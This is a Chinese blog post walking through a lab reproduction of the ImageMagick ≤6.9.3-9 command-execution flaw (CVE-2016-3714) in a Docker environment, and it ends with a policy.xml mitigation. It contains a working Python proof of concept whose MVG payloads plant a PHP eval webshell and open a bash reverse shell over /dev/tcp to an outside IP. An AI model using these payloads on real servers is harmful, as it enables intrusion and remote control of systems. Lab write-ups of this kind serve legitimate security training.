安全-ImageMagick 小于等于6.9.3-9版本 命令执行漏洞复现（i春秋）

原创

小狐狸FM 于 2021-07-30 10:30:25 发布 264 收藏

分类专栏： 安全 # 漏洞复现 文章标签： shell php docker 安全漏洞 imagemagick

本文链接：https://blog.csdn.net/smallfox233/article/details/119237189

安全 同时被 2 个专栏收录

91 篇文章 8 订阅

订阅专栏

漏洞复现

11 篇文章 0 订阅

订阅专栏

文章目录

前言

> - `POC` 即概念验证 `Proof of Concept`，通常是指漏洞验证程序
> - `Docker` 是一个开源的应用容器引擎，开发者可以将应用存储到一个镜像中，类似 `VMware` 或 `VirtualBOX` 虚拟机的沙箱机制。
> - `ImageMagick` 是一个免费创建、编辑、合成图片的软件，大多数功能使用来源于命令行工具

Docker官网

Docker 百度百科

Docker 教程 | 菜鸟教程

POC测试 百度百科

ImageMagick官网

ImageMagick中文官网

ImageMagick 百度百科

一、实验环境

实验链接

环境	版本
操作机	Ubuntu 14.04
ImageMagick	小于等于6.9.3-9

用户名	密码
user	123456

Linux命令	介绍
docker exec -it `[名称/镜像标识号]` /bin/bash	启用apache服务
docker image	查看已有的docker镜像
exit	退出目前的shell
ls	查看当前路径下的所有文件
service apache2 status	查看apache服务运行状态
sudo `[用户名]`	切换到目标用户，需要输入当前用户的密码


二、漏洞复现

[1]. POC


```python
#!/usr/bin/env python
# coding:utf-8

import requests
import base64

target = "http://172.16.11.2:8080/" #目标

def doPost(url, data):
    post_data = {"img": base64.b64encode(data)}
    try:
        requests.post(url + "/poc.php", data=post_data, timeout=1)
    except:
        pass


# 写 webshell
def writeshell(url):
    writeshell = '''push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/1.jpg"|echo \\'<?php eval($_POST[\\'ant\\']);?>\\' > shell.php")'
pop graphic-context
'''
    doPost(url, writeshell)
    resp2 = requests.post(url + "/shell.php", data={"ant": "echo md5(123);"})
    if resp2.status_code == 200 and "202cb962ac59075b964b07152d234b70" in resp2.content:
        print "WebShell: " + url + "shell.php"

def reverse_shell(url):
    reverse_shell = """push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/1.jpg"|bash -i >& /dev/tcp/192.168.1.101/2333 0>&1")'
pop graphic-context"""

    # 反弹 shell
    doPost(url, reverse_shell)

if __name__ == '__main__':
    # 写 webshell
    writeshell(target)
    # 反弹 shell
    # reverse_shell("http://127.0.0.1:8000/")
```

[2]. 启用docker镜像


> 使用用户名`user`密码`123456`登录



> 用户 `user` 权限等级不够，使用命令 `docker image` 查看当前的 `docker` 镜像时会报错



> 用户 `su` 拥有超级管理员的权限，切换到用户 `su`，切换时需要输入当前用户的密码



> 使用 `docker images` 查看当前可用的 `docker` 镜像
> 需要用到的 `docker` 镜像为 `cve-2016-3714`，它的标识号为 `3a52e631fa88`

参数	介绍
REPOSITORY	镜像库名
TAG	版本
IMAGE ID	镜像标识
CREATED	上一次创建的时间
VIRTUAL SIZE	镜像的大小

```
root@Ubuntu:/home/user# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             VIRTUAL SIZE
cve-2016-3714       v1.0                3a52e631fa88        4.550542 years ago   1.196 GB
dirtycow            latest              d20fd3d1a97d        4.742460 years ago   365.1 MB
ubuntu              14.04               e359a53f3a8b        4.795897 years ago   187.9 MB
root@Ubuntu:/home/user# _
```

- 运行 `docker` 镜像 `cve-2016-3714`，命名为 `ichunqiu`，并将 `80` 端口映射到本地的 `8080` 端口，
- `8080:80` 前者为默认的本地端口（`127.0.0.1`），后者为镜像的端口
  `-p` 表示 `port` 命令，`--name` 表示设置临时名称，`-itd` 表示镜像在后台运行
- Docker run 命令 | 菜鸟教程
  Docker port 命令 |菜鸟教程

```
root@Ubuntu:/home/user# docker run --name=ichunqiu -p 8080:80 -itd 3a52e631fa88 /bin/bash
ca94c0a1a9d227ac02c78c68d79c0d17247a46514246d8faefbaec01156d5881
root@Ubuntu:/home/user#
```

- 进入名为 `ichunqiu` 的镜像操作，并启动 `apache` 服务
  `ichunqiu` 也可以用镜像的标识号 `3a52e631fa88` 替代
- Docker exec 命令 | 菜鸟教程

```
root@Ubuntu:/home/user# docker exec -it ichunqiu /bin/bash
root@ca94c0a1a9d2:/# service apache2 start
 * Starting web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.1. Set the 'ServerName'
directive globally to suppress this message
 *
root@ca94c0a1a9d2:/# _
```

查看 `apache` 服务是否启动成功

```
root@ca94c0a1a9d2:/# service apache2 status
 * apache2 is running
root@ca94c0a1a9d2:/# _
```

退出镜像

```
root@ca94c0a1a9d2:/# exit
exit
root@Ubuntu:/home/user#
```

[3]. POC利用

> 查看一下当前路径下的文件， `poc.py` 就是我们需要执行的脚本

```
root@Ubuntu:/home/user# ls
1  cve-2016-3714.tar  Desktop  Documents  Downloads  examples.desktop  flag  Music  Pictures  poc.py  Public  Templates  Videos
root@Ubuntu:/home/user# _
```

> 执行 `poc.py` 脚本，返回了一个 `shell.php` 的连接路径

```
root@Ubuntu:/home/user# python poc.py
WebShell: http://172.16.11.2:8080/shell.php
root@Ubuntu:/home/user# _
```

[4]. 验证POC有效性

> 进入 `docker` 镜像中，查看 `shell.php` 里面的内容为一句话木马，表示POC利用成功

```
root@Ubuntu:/home/user# docker exec -it ichunqiu /bin/bash
root@ca94c0a1a9d2:/# cd /var/www/html
root@ca94c0a1a9d2:/var/www/html# ls
index.php  phpinfo.php  poc.php  shell.php  testimag.php
root@ca94c0a1a9d2:/var/www/html# cat shell.php
<?php eval($_POST[ant]);?>
root@ca94c0a1a9d2:/var/www/html#
```

[5]. 修复方案

> 在 `/etc/ImageMagick/policy.xml` 中添加如下代码

```
<policymap>
  <policy domain="coder" rights="none" pattern="EPHEMERAL" />
  <policy domain="coder" rights="none" pattern="URL" />
  <policy domain="coder" rights="none" pattern="HTTPS" />
  <policy domain="coder" rights="none" pattern="MVG" />
  <policy domain="coder" rights="none" pattern="MSL" />
</policymap>
```